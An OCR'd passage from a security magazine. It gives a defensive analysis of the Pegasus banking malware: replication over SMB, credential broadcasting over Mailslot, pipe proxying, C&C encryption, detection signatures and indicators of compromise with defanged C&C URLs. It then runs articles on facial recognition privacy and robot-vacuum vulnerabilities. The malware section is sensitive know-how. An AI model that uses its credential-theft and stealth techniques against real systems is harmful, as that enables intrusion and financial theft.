170 Ioctl Response FSCTL_PIPE_WAIT
218 Create Request File: 3A61A8140A69ECC17B03
210 Create Response File: 3A61A8140A69ECC17B03
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: 3A61A8140A69ECC17B03
154 GetInfo Response
1514 49325 → 445 [ACK] Seq=16602 Ack=17799 Win=64512 Len=1460 [TCP segment of a reas
1514 49325 → 445 [ACK] Seq=18062 Ack=17799 Win=64512 Len=1460 [TCP segment of a reas
1346 Write Request Len:4096 Off:0 File: 3A61A8140A69ECC17B03
```

Since Pegasus code is injected via process hollowing into the svchost.exe process, the victim disk will not retain any copy of the initial module InstallerExe (if infection started with the machine in question) or of the RSE dropper (in the case of replication). If the dropper is still accessible at a known path, Pegasus deletes it as follows:

1. Overwrites the file contents with random data.
2. Overwrites the file again, this time with empty data (zeroes).
3. Renames the file.
4. Deletes the file.

```
190 Write Request Len:10240 Off:0 File: 6EB535921.exe
190 Write Request Len:10240 Off:0 File: 6EB535921.exe
206 SetInfo Request FILE_INFO/SMB2_FILE_RENAME_INFO File: 6EB535921.exe NewName:yqxtgfbd1.exe
155 SetInfo Request FILE_INFO/SMB2_FILE_DISPOSITION_INFO File: yqxtgfbd1.exe
354 Create Request File: 6EB535921.exe
131 Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND
```

If infection is successful, Domain Replication begins again.


Mailslot works

When Pegasus obtains credentials from another copy of Pegasus or from the mod_LogonPasswords module, the malware starts broadcasting the credentials on the domain. Broadcasting is performed using the Mailslot mechanism, which is based on SMB and allows sending one-way broadcasts of small portions of data to systems on the domain. The slot names are randomly generated. In order for all infected machines on the domain to send and receive data with the same slot name, the pseudorandom name generator is initialized from the variable TARGET_BUILDCHAIN_HASH, which is set in the configuration during build.

```
▲ SMB (Server Message Block Protocol)
  ▷ SMB Header
  ▷ Trans Request (0x25)
▲ SMB MailSlot Protocol
    Opcode: Write Mail Slot (1)
    Priority: 0
    Class: Unreliable & Broadcast (2)
    Size: 153
    Mailslot Name: \MAILSLOT\46CA075C165CBB2786
▲ Data (122 bytes)
    Data: 84ce5db6c6e4e65ff95457a6e9b59bb32c109901f3871ef5...
    [Length: 122]
```

Since Mailslot imposes an upper limit on packet size, only one set of credentials is broadcast at a time. Among all available domain credentials, the set of credentials broadcast longest ago (=all other credentials have been broadcasted more recently at least once) is chosen.

Mailslot data is not sent in cleartext, but instead wrapped in three layers of XOR encryption, the keys for which are transmitted together with the data. The first layer is NetMessageEnvelope with an SHA1 integrity check, which is used for all data sent on the local network. The key is contained in 4 bytes in the beginning of the packet, and shifts 5 bits to the right per cycle. Inside is an XOR-encrypted data structure with fields for credentials and their date of addition. The beginning of the structure contains an 8-byte key, but no shifting is applied. After decoding the structure of the credentials, all that remains is to deserialize individual fields from ENC_BUFFER structures such as computer name, domain name, username, and password. These fields are encrypted with an 8-byte key with shifts. A sample Mailslot packet and script for decrypting it are available: script (bit.ly/2Grb8Ba), PCAP (bit.ly/2UsJvNb).



In the release version of the malware, Mailslot messages are sent at an interval between 20 seconds and 11 minutes.


```
// some random wait before making next step
            DbgPrint("going to sleep");
#ifdef _DEBUG
            // debug - 2-5 s
            Sleep(rg.rgGetRnd(&rg, 2000, 5000));
#else
            // release - 20 - 650 s
            //Sleep(rg.rgGetRnd(&rg, 2000, 65000) * 10);
            Sleep(rg.rgGetRnd(&rg, 2000, 15000));
#endif
```

Besides providing credentials, Mailslot messages also announce Internet access and help to find other infected computers that have such access. NetMessageEnvelope indicates the type of message inside. Pipes make it possible for Internet-connected computers to communicate with computers that are not connected to the Internet.

Pipes

Pegasus uses pipes for two-way communication and sending large amounts of data. Although the name of each pipe is generated by a pseudorandom generator, it also depends on the machine name and build, which allows the Pegasus client and server to use the same name.

During one-way communication (such as when sending binpack during replication to another computer), data is sent unencrypted. At the beginning of binpack is the structure SHELLCODE_CONTEXT, which is 561 bytes long.




Two-way communication—say, when proxying data between a Pegasus copy with Internet access and a C&C server—makes use of the same NetMessageEnvelope structure with XOR encryption as we already saw with Mailslot. This is possible because the structure enables differentiating different message types based on the id field.

When data is being proxied, a query for data is sent (PMI_SEND_QUERY), the query ID is received, and the status of the query can be checked by its ID (PMI_CHECK_STATUS_QUERY). In most cases, the payload will be yet another Envelope structure, which adds features and another layer of encryption.

These pipes can do more than just help infected machines to communicate. The module mod_KBRI_hd injects cmd.exe processes with code that intercepts MoveFileExW calls and analyzes all copied data, since this is a part of the bank payment mechanism. If the copied file contains payment data of interest to the attackers, a notification is sent to the C&C server. The mod_KBRI module, injected into cmd.exe, communicates with Pegasus on an infected machine via a pipe whose name is not generated, but rather hard-coded:

```
\.\pipe\pg0F9EC0DB75F67E1DBEFB3AFA2
```

Module functionality also includes the ability to replace invoice information related to fund transfers on the fly using a template. Example search patterns are shown in the screenshot.



C&C traffic

Data exchange with the C&C server is handled by a separate stream that, every few minutes, checks the queue of data chunks from internal processes or other copies of Pegasus and sends them to the server.

During initialization of the mod_NetworkConnectivity module, the presence of a network connection is tested in several steps:

1. Detection of proxy server settings and attempt to connect to www.google.com:

   - In the Registry branch \\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings
   - Via WPAD (WinHttpGetProxyForUrl call)
   - Via the proxy server configuration for the current user (WinHttpGetIEProxyConfigForCurrentUser call)

2. Verification of connection with Microsoft update servers and data returned from the servers (root certificate files authrootseq.txt, authrootstl.cab, rootsupd.exe)

3. Testing of HTTPS connections with one of the following addresses:

   - https://safebrowsing.google.com
   - https://aus3.mozilla.org
   - https://addons.mozilla.org
   - https://fhr.data.mozilla.com
   - https://versioncheck-bg.addons.mozilla.org
   - https://services.addons.mozilla.org

Only if all these checks are passed does Pegasus consider an external network to be accessible, after which it announces this fact on the domain via a Mailslot message. For stealth, Pegasus communicates with the C&C server only during working hours (9:00 a.m. to 7:00 p.m. local time).

Data chunks, wrapped in an envelope with checksum, are sent with DES encryption in CRYPT_MODE_CBC/PKCS5_PADDING mode. The encryption key is derived entirely from a variable that is set at compile time, meaning that we can decrypt traffic between Pegasus and the C&C server so long as we know the value of BUILDCHAIN_HASH. In the source code in the archive in question, this variable was equal to 0x7393c9a643eb4a76. A sample packet and script for decrypting the server check-in are available for download: GitHub (bit.ly/2VYHlq8), PCAP (bit.ly/2GvXGNy).

```
 0 : aa 6c e6 9d a0 00 00 00 0e 76 c3 82 21 c6 00 f1  [.l.......v..!...]
10 : 7c b6 db c5 0a 0e 99 77 74 ac a3 e7 02 00 00 00  [|......wt.......]
20 : 00 00 19 f0 04 b0 58 d6 82 bd 2e 42 1a 00 0c 14  [......X....B....]
30 : 00 e2 07 07 0c 13 13 21 52 75 73 73 69 61 6e 20  [.......!Russian ]
40 : 53 74 61 6e 64 61 72 64 20 54 69 6d 65 00 00 00  [Standard Time...]
50 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  [................]
60 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  [................]
70 : 00 00 00 00 00 00 00 00 b4 00 00 00 57 00 4f 00  [............W.O.]
80 : 52 00 4b 00 47 00 52 00 4f 00 55 00 50 00 00 00  [R.K.G.R.O.U.P...]
90 : 00 00 00 00 00 00 00 00 00 00 00 00 4a 00 4f 00  [............J.O.]
A0 : 48 00 4e 00 2d 00 50 00 43 00 00 00 00 00 00 00  [H.N.-.P.C.......]
B0 : 00 00 00 00 00 00 00 00 00 00 00 00              [............]
```

This content (in the INNER_ENVELOPE structure) is sent to the C&C server during check-in or together with other data. The beginning of it contains 28 bytes of envelope with a field for the length and SHA1 checksum.

When proxied via pipes between machines, the same data is sent, but wrapped in the NetMessageEnvelope we have already discussed, plus the checksum and XOR encryption.

The C&C operator can send execution commands to Pegasus copies. Messages with commands or other data, such as EID_CREDENTIALS_LIST, can contain their own layers of encryption for fields, as we already saw with broadcasting of stolen credentials.

Detection

Our attention focused on how to detect Pegasus activity on networks. After carefully studying source code and running the malware in a test environment, we were able to create a list of network anomalies and artifacts that clearly indicate the presence of this sophisticated threat.


It would be fair to call Pegasus versatile: it actively uses the SMB protocol to send messages and communicate with other copies. The methods used for replication and C&C interaction are also distinct. Pegasus copies establish a peer-to-peer network on the domain, building a path to the Internet and communicating with C&C servers by means of traffic proxying. Certificate signing of executables and use of Microsoft and Mozilla sites for verifying connection access complicate attempts to detect Pegasus activity and discover infected hosts.

The Pegasus source code is relatively well structured and commented, making it likely that other threat actors will copy or "borrow" code for their own malware.

Many of the mechanisms for remotely running commands and searching for credentials remain unimplemented. Among the developers' unrealized plans was the ability to modify shellcode on the fly during process injection.

We have developed several signatures for PT NAD and the Suricata IDS suitable for detecting Pegasus-specific activity at various stages, within the very first seconds of presence. Public signatures for Suricata are available from our company on GitHub (bit.ly/2VaS3g6) and Twitter (bit.ly/2IuG1IC), and will automatically be added to Suricata if you use the suricata-update mechanism.

You can view detections with Pegasus signatures in the following screenshot. This view is taken from PT Network Attack Discovery, our product for incident detection and forensic investigation:



In addition, here are some useful indicators of compromise (IoC):

MAILSLOT\46CA075C165CBB2786
pipe\pg0F9EC0DB75F67E1DBEFB3AFA2

hxxp://denwer/pegasus/index.php
hxxp://mp3.ucrazy.org/music/index.php
hxxp://support.zakon-auto.net/tuning/index.asp
hxxp://video.tnt-online.info/tnt-comedy-tv/stream.php

Search the page for a cyberadvice

d	o	n	y	c	e	a	y
f	v	d	g	v	x	g	f
d	o	n	t	w	i	-	f
i	a	w	a	y	y	o	u
r	f	u	t	u	r	e	j
n	g	g	d	n	m	e	n
r	t	w	q	c	v	b	y
i	j	d	r	e	k	w	q

#CYBERQUEST

Tomorrow's security

234 Doxing, shaming, surveillance, and the GDPR

240 The robodevil is in the details

244 How we tried to outwit facial recognition: putting biometric claims to the test

Doxing, shaming, surveillance, and the GDPR

Holding your head high
in the age of facial recognition

Imagine that you are on the run from some well-connected gangsters out to do you harm (if it helps, think Once Upon a Time in America). You've moved cities, changed your phone number, and cut off all contact with the people you know. Yet, like in the movies, the bad guys not only lie in wait for you outside your home and at the airport. They also run your name through the databases of every agency imaginable, including of the three-letter persuasion. And if these gangsters were operating in 2019, they would probably try to search for you using city surveillance cameras connected to a facial recognition system.

According to Variant Market Research, by 2024 the facial recognition systems market will total $15.4 billion. Since 2016, it has been growing at an average clip of 21 percent annually (bit.ly/2U0b3Os). Banks identify bad borrowers, law enforcement catches criminals, and retailers optimize space and entice buyers with the help of cameras. Is the checkout line too long? Cameras indicate when it's time to open another cash register. Does the current layout of products fail to attract shoppers' attention? Analysis of video footage suggests how to place wares for maximum effect.

When the first iPhone with Touch ID was released, the running joke was that the owners were voluntarily lining up to submit their fingerprints to law enforcement. Despite the possibility of fingerprints being forged from photos, and despite the scary stories about fingers getting cut off in robberies, the technology proved to be convenient. People got used to it pretty fast. Today neural networks process images of our faces for various purposes. But, unlike fingerprints, images of faces are easily obtainable: they are already uploaded and helpfully tagged on a number of social networks. This opens up a lot of possibilities for stalking and other attacks on users.

Photo from aclu.org)

The line between Internet activism and bullying: how thin is it?

In February, a group of anonymous developers launched a site called SearchFace. With just a photo, users can look up a person's page on the Russian social network VKontakte (also known as VK). The main page of the site (which looks like something a fifth-grader made as a homework assignment) sits atop a powerful search algorithm whose capabilities seemingly equal those of the now-defunct FindFace (bit.ly/2FThHO6).

The neural network of SearchFace trained with 500 million faces of social network users. The results remained very accurate even when faces were photographed side-on, or with sunglasses or a hat. Soon the site's developers stopped providing links to user pages, but many profiles could still be found by taking the found photo and putting it in Yandex or Google reverse image search.

After that, VK threatened to sue the SearchFace developers. Many users started to think they were watching a classic conflict between the state and its citizens, where the state allowed itself to use modern recognition algorithms but did not grant that same right to everyone else. FindFace, though similar and very popular, did not spark the same reaction on the part of VK. Yet its algorithms are now working only for the government and business.

Like any other tool, facial recognition systems can be used for various purposes. There's no doubt that people committing something illegal and potentially dangerous, such as stalking, need to be deanonymized. For instance, facial recognition sites have allowed matching screenshots from building surveillance cameras to criminals responsible for stealing bikes and committing arson. They also help to find if someone is impersonating you on social networks to sell services, such as online training.

But there are a lot of high-profile cases when FindFace and SearchFace were used for gross invasion of someone's privacy. One prominent example is doxing, defined as harassment by means of disclosing someone's private information (bit.ly/2TZtVse).

If a hacker gets a tool for finding the victim's personal page, this opens up a lot of attack possibilities. SearchFace can find your face based on pictures uploaded by other people, as well as from non-public profiles, so simply deleting your pictures from your own account is not enough. This ability can be used for extortion, stalking, or phishing.

Another potentially dangerous and accessible service that can be used for stalking and invasion of privacy is

Amazon Rekognition. Anyone can connect a video camera to this service, or upload a video, to search this video for faces from their own database or from the Amazon collection containing tens of millions of images. The service charges 10 cents per minute for recognition of archived or streaming video, and also provides free analytics for a thousand minutes of video a month throughout the first year of use (amzn.to/2W1frKj).

In response to the heated discussion around this technology being available to the public, Matt Wood, General Manager of Artificial Intelligence at Amazon Web Services, stated that the Amazon Rekognition terms of use prohibit using the service for any activity that is illegal, infringing on the rights of others, or potentially harmful to others. He also said the world would be a different place if people were not allowed to buy computers just because computers can be used to cause harm (amzn.to/2FNvs0r).

Can mistaken identity be a threat to life and limb?

In the U.S., the police stopped a car, put handcuffs on an elderly African-American woman, and forced her on her knees at gunpoint. All because a video camera had falsely flagged her car as stolen. The American Civil Liberties Union (ACLU) uses this example as an argument against the use of facial recognition systems by federal and local law enforcement, insisting that the quality of such systems is still too low.

To prove their argument, they uploaded 25,000 photos of arrested Americans to Amazon Rekognition, which is now being actively deployed by U.S. police departments. The ACLU then ran that database against pictures of the current members of Congress. The result: 28 lawmakers were marked as criminals (bit.ly/2FC5GuQ). And 39 percent of false positives by Amazon Rekognition involved people of color, though they only made up 20 percent of the total dataset. This discrepancy confirmed the results of research showing that facial recognition systems have tended to be less accurate with African-American faces (bit.ly/2OyMxht). The ACLU wonders what might happen if a cop using Amazon Rekognition is mistakenly informed that the driver of a stopped car has previously been arrested for gun violations?

Can a camera spot a criminal in the crowd?

An illustrative case occurred at a World Cup match when the sponsors' cup awarded to the best player after each match was stolen. Footage from video cameras was used to identify the criminals and their profiles on social networks. On the next day, facial recognition pinpointed one of the criminals in the fan zone, resulting in recovery of the cup. In other words, in a scenario like that such systems allow finding perpetrators manually, with the support of a team of analysts scanning social networks.

In July 2018, The Verge published the results of a test the London police did on an automatic facial recognition system during public events (bit.ly/2UkNRuw). According to a report by Big Brother Watch, a British organization which obtained the data via Freedom of Information requests, 98 percent of matches found by the system were false positives (bit.ly/2TD7Ejz). Two correct matches (out of 102) did not result in arrests, either. The first person was from an obsolete list. The other was mentally unstable, and had been noticed paying too much attention to public figures, but was not a wanted criminal. The Verge concluded that facial recognition can work well in a controlled environment (at a border checkpoint, for instance), but is not yet mature enough to work in the wild.

How do laws regulate facial recognition?

Last year Microsoft President Brad Smith compared facial recognition technology to medications, which are sold on a strictly regulated market. He urged global governments to develop laws to govern and restrict use of such technology (invent.ge/2YpP7ee). Smith says people must have the opportunity to consent when entering a physical or online space where facial recognition is used. He also believes the use of such technology by law enforcement must be restricted.

The EU General Data Protection Regulation (GDPR), which came into effect on May 25, 2018, is quite stringent about facial recognition. There can be no investigation into private lives and no tracking (for commercial purposes or otherwise), unless sanctioned by law enforcement agencies or expressly permitted by the individual. Biometric data forms "a special category of personal data" and processing of it is generally prohibited, with significant exceptions. One of the exceptions is informed consent. Section 2 (a) of Article 9 of the GDPR states that use of biometrics is allowed if "the data subject has given explicit consent to the processing of those personal data for one or more specified purposes." And, according to Article 7, "the request for consent shall be presented in a manner which is clearly distinguishable from the other matters, in an intelligible and easily accessible form, using clear and plain language" (gdpr-info.eu).

URME 3D mask (photo from urmesurveillance.com)

The IPVM industry portal tried to set a precedent by filing a complaint against the organizers of an IT exhibition (ipvm.com/reports/gdpr-complaint). One of the exhibitors filmed participants and showed them on-screen, determining their gender and emotional state. However, the UK Information Commissioner's Office dismissed the complaint, saying that, one, each exhibitor bears its own liability and the exhibition organizers have nothing to do with it, and, two, the exhibitor did not store or process personal data obtained by facial recognition technology.

But according to the GDPR, facial recognition itself constitutes processing of personal data, and the hash sum of a picture of a face is personal data.

The Chinese way, or the European way?

According to official statistics, 170 million cameras were operating in China in 2017. The Chinese government vowed to increase this number to 400 million over the subsequent three years. Cameras are already everywhere, including buses, intersections, and parks. The Chinese police uses special glasses connected to a facial recognition system. A BBC journalist took part in an experiment. He was added to the database of offenders, and then went for a walk in a city populated by 4 million people. The police apprehended him a mere 7 minutes later (bbc.in/2HYb3r8).

China needs cameras linked to computer vision systems not so much to catch criminals, but rather to shape society. In the last year Chinese authorities have rolled out the Social Credit Score. A person can have from 350 to 950 points. Points are given for obeying the laws and for correct consumer behavior. The system checks that pedestrians wait for walk signals, people yield seats in transport, buy out their reserved tickets, interact properly with others, and pay their bills on time. Woe be to the person who spends too much time playing video games, or buys beer and potato chips. Littering cigarette butts or spreading scammy ads will result in a digital demerit. Buying diapers is a plus for your score, since this behavior is considered responsible.

Meanwhile, those with a poor rating can't do anything. They can't get a job, not even as a taxi driver, or buy train tickets. In 2018, 17.5 million people lost the right to travel by plane, including on domestic flights. Over 5 million Chinese citizens could not buy train tickets. Some categories of people were not allowed to manage their property, such as selling their apartment or car. People with a poor social credit score can literally have others pointing fingers at them—their personal data is open to the public. An application called Deadbeat Map shows people with poor social credit scores around you on the map. On it, neighbors can see a person's name and list of misdeeds.

The issue is not just the existence of the system or such scores, but the potential faults in not-so-ideal algorithms. In November 2018, facial recognition in the city of Ningbo caught Dong Mingzhu, a famous businesswoman who made Gree Electric into one of the largest manufacturers of air conditioners, in the act of jaywalking. To shame offenders, their

photos are shown on huge public screens. This is what happened to the businesswoman in question. But instead of a jaywalker, what the public actually saw was a photo of a bus driving through a green light, emblazoned with her face as part of an advertising photo (bit.ly/2FGUbnp).

Identification by face and voice is catching on quickly in the financial world. But banks may end up having to choose between accuracy and quality, something that smartphone manufacturers have already faced. If an algorithm requires a full match between the sample and the face in front of the camera, users will be annoyed with many false rejections. Facial recognition will become a sort of cumbersome CAPTCHA, making it rather tiresome to log in. So the algorithm is purposefully made less demanding. And that's how we end up with situations when the Samsung S10 allows even the owner's relatives to unlock it. That said, Samsung always warns that this function is only for users' convenience—not for security.

Can recognition systems be fooled?

Concerns regarding violation of privacy by facial recognition systems appeared quite a while ago. And the attempts to fool such systems never stop.

- URME 3D mask. This mask was invented by American artist Leo Selvaggio back in 2014. Facial recognition systems recognize the face of Selvaggio, not the person wearing the mask (bit.ly/2WApDJn).

- Invisibility scarf. The New Yorker included this in a list of nine technological "micro-revolutions" in 2017 that could change the world (bit.ly/2U0VE0D). Created by designer Adam Harvey, the scarf consists of pixelated blobs, which form 1,200 or so face-like shapes. This visual cacophony overwhelms facial recognition algorithms.

- Grigory Bakunov of Yandex developed special makeup serving the same purpose (bit.ly/2I7pjOc).


- Researchers from Carnegie Mellon University developed a color coating for glasses that made the person invisible to the algorithm in four cases out of five, or allowed the person to pass for someone else. In more than 87 percent of cases, the algorithm thought a white male wearing these glasses was actress Milla Jovovich (bit.ly/2UleWx4).

- Ways to reduce the chances of recognition include headgear, glasses, beard, and long hair, as well as removing pictures from social networks or changing residence, last name, and other data in social media profiles.

Surveillance cameras connected to facial recognition systems have plenty of benefits to commend them, of course. They help to reduce crime (bit.ly/2I5p1aU). Analysis of video makes it faster to find missing persons. About 3,000 children were found in India in just four days. Automated recognition of faces and pictures, such as medical imaging, is used in healthcare to make diagnoses (bit.ly/2nP6mHM, bit.ly/2FSOe6M). On the other hand, use of facial recognition systems to assign social ratings and penalties is prone to errors—and citizens will be the ones paying the price.

The robodevil is in the details

The Internet of Things continues to permeate our homes. Today, no one bats an eye at a smart kettle, air conditioner, or vacuum cleaner (aka robot vacuum). One of our experts tested several models of robot vacuums and came to a sad conclusion: all of them are vulnerable to attacks.



Do you already have a robot vacuum? Just waiting for your next paycheck to take the plunge? Or maybe you're going to buy one for your mom as a gift? Present your ex with a robovac for that upcoming wedding? Well, well...

Let's clear one thing up: if you got a brand-new robot vacuum for your wedding, anniversary, or housewarming party from a neighbor who happens to be a nice shy programmer type... beware! You may have been gifted a household spy, which besides cleaning up your messes also can:

- Snoop on you.
- Overhear your conversations.
- Broadcast everything that happens in your home online ("Smile, you're on Candid Camera!").
- Mine cryptocurrency (unfortunately, not for your profit, but using your electricity).
- Cruise around your living room giving your cat and grandma a heart attack.

All because your new robot is a true computer running on (goodness gracious!) Linux. Once connected to Wi-Fi, this smart vacuum cleaner stores the network name and password in memory. The robot can be remotely controlled using a smartphone from anywhere in the world. It can also send pictures and videos to your smartphone (if you feel like it) warning you about all movements in your home, including suspicious ones.

Sounds good, eh? However, attackers—whether your sworn enemies or run-of-the-mill cybercriminals—can abuse these smart features, with all the possible consequences listed already.

If you are itching to dig into a robot vacuum, first try taking it apart, as did our colleague after his mom asked him to take a look at her new robot cleaner. Like any self-respecting security expert, quickly disassembled the vacuum and found under the cover... no, not a neon lamp, but a USB port. Now, why would a vacuum cleaner need one? While changing language settings and downloading an update, saw that the device runs on Linux, which really bothered him: why would these virtual companions need Linux? Isn't that a bit like having your own personal Snowden in your home?!

Attackers can abuse these smart feature

But why stop at a home? An attacker could easily buy, reprogram, and infiltrate such a device into an organization as a spy-on-wheels. Filled with questions—how feasible would such attacks be, how vulnerable are smart vacuum cleaners, and how dangerous is the Internet of Things for society—our colleague made up his mind to get to the bottom of this business.

After dealing with his mom's vacuum cleaner, our tireless engineer decided to dig into the firmware of similar devices, searching for breaches and vulnerabilities. He ordered a new Dongguan Diqee 360 vacuum cleaner, and after waiting a few months, finally received a package with shiny robot inside. He was now ready to blow the lid off the Chinese-made device.

He dismantled the robodevil and unpacked the firmware from its memory. There he found a file containing passwords, as well as ways to control software updates.

The Diqee had everything an attacker could want from an IoT device: Wi-Fi, a webcam with night vision, and smartphone-controlled navigation accessible from any part of the world. It turned out that the device allowed up to six simultaneous connections. What for? To hold an audio conference? Apparently so, since the device can also transmit voice.

All these gee-whiz features turned out to be full of security holes. One vulnerability involving remote code execution allowed an attacker to run commands with administrator rights. Another vulnerability allowed an attacker to use a microSD card to exploit weaknesses in the vacuum's update mechanism in order to intercept personal data in network traffic, such as private pictures or bank account information. By abusing this vulnerability, an attacker can gain control over other devices in your home, using the vacuum as a hidden point of entry into your cozy home network.

But even this is not the scariest thing of all: the same webcam modules used in this vacuum cleaner are found in many other IoT devices, and all of them are vulnerable to attackers.

Plenty of smart kettles, vacuum cleaners, doorbells, and air ionizers all over the world can turn from peaceful devices into malicious robotic monsters attacking their owners. For some people, it may sound absurd: who on earth would want to hack someone else's vacuum


cleaner? But meanwhile, an attacker could turn your smart robovac into a botnet zombie and use it to conduct DDoS attacks. Even worse, if a device gets mixed up in a targeted hack, the investigators will sooner or later identify that device's IP address. Being falsely implicated in a crime by a vacuum cleaner—a true modern cybertragedy, cyberfarce, or both?

What can you do?

